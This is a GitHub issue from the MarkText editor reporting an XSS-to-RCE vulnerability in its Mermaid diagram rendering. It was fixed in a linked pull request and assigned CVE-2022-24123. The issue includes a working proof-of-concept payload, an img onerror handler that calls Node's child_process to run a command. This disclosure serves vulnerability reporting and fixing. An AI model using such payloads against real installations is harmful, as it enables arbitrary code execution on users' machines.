

New issue

[Jump to bottom](#)

XSS to RCE vulnerability in Mermaid rendered #2946

Closed

1 task done

wuhan005 opened this issue on Jan 28 · 1 comment · Fixed by [#2947](#)

Labels

 pri/major  bug

wuhan005 commented on Jan 28

Description

According to [#2504](#), it will add a closing element at the end, which means it tries to parse it as HTML.

☒ Can you reproduce the issue?

Steps to reproduce

Insert the following code into a markdown page:


(Remove the \ in the last line.)

```
```mermaid
sequenceDiagram
 B ->> S: <img src=1 onerror="require('child_process').exec('open
/System/Applications/Calculator.app')">
 hello -> B:
\``
```

## Expected behavior:

Language input for the fenced code block should be sanitized before being rendered.

## Actual behavior:



## Versions

- MarkText version: v0.16.3
- Operating system: macOS 12.1

  **fxha** mentioned this issue on Jan 28

**Fix mermaid.js XSS #2947**

 **Merged**

  **Jocs** added  **pri/major**  **bug** labels on Jan 29

 **Jocs** closed this as completed in [#2947](#) on Jan 29

**wuhan005** commented on Jan 31

**Author**

[CVE-2022-24123](#) assigned.

Assignees

No one assigned

---

Labels

 pri/major  bug

---

Projects

None yet

---


Milestone

No milestone

---

Development

Successfully merging a pull request may close this issue.

 **Fix mermaid.js XSS**  
marktext/marktext

---

2 participants

